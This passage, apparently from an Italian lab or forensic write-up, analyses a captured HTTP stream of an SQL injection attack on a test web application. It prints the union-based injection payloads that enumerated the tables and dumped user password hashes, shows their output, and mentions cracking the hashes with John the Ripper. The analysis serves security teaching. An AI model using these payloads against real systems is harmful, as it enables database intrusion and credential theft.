
select null, table_name from information_schema.tables#<br />First name: <br />Surname:
INNODB_BUFFER_POOL_STATS</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_COLUMNS</pre><pre>ID: 1' or 1=1
union select null, table_name from information_schema.tables#<br />First name: <br />Surname:
INNODB_SYS_FOREIGN</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_TABLESTATS</pre><pre>ID: 1' or
1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: guestbook</
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br /
>Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br /
>First name: <br />Surname: columns_priv</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: db</pre><pre>ID: 1' or 1=1 union select null,
table_name from information_schema.tables#<br />First name: <br />Surname: engine_cost</pre><pre>ID: 1' or
1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: event</
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br /
>Surname: func</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br /
>First name: <br />Surname: general_log</pre><pre>ID: 1' or 1=1 union select null, table_name from

```


Si può evincere che la query utilizzata dall'attaccante fosse **1'or 1=1 union select null, table_name from information_schema.tables#** volta a fornire informazioni inerenti tutte le tabelle all'interno del database.

Riga 28

Qui è dove si conclude l'attacco SQL injection. All'attaccante manca solo un'informazione, ovvero la password degli utenti, per cui, nuovamente tramite la ricerca 1=1, è stato appurato che di fatto la sua ultima query fosse **1'or 1=1 union select user, password from users#** la quale ha fornito come output gli **hash delle password degli utenti**.



```
Follow HTTP Stream (tcp.stream eq 6)

Stream Content
...User ID:
...<input type="text" size="15" name="id">
...<input type="submit" name="Submit" value="Submit">
...</p>

..</form>
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname: Me</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765ad8327deb882cf99</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordon<br />Surname: e99a18c428cb38d5f260853678922e03</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765ad8327deb882cf99</pre>

Entire conversation (7186 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw
```

Ora mediante tool come **JohnTheRipper**, egli può risalire alle password dei vari utenti e sfruttarle per accedere al sito.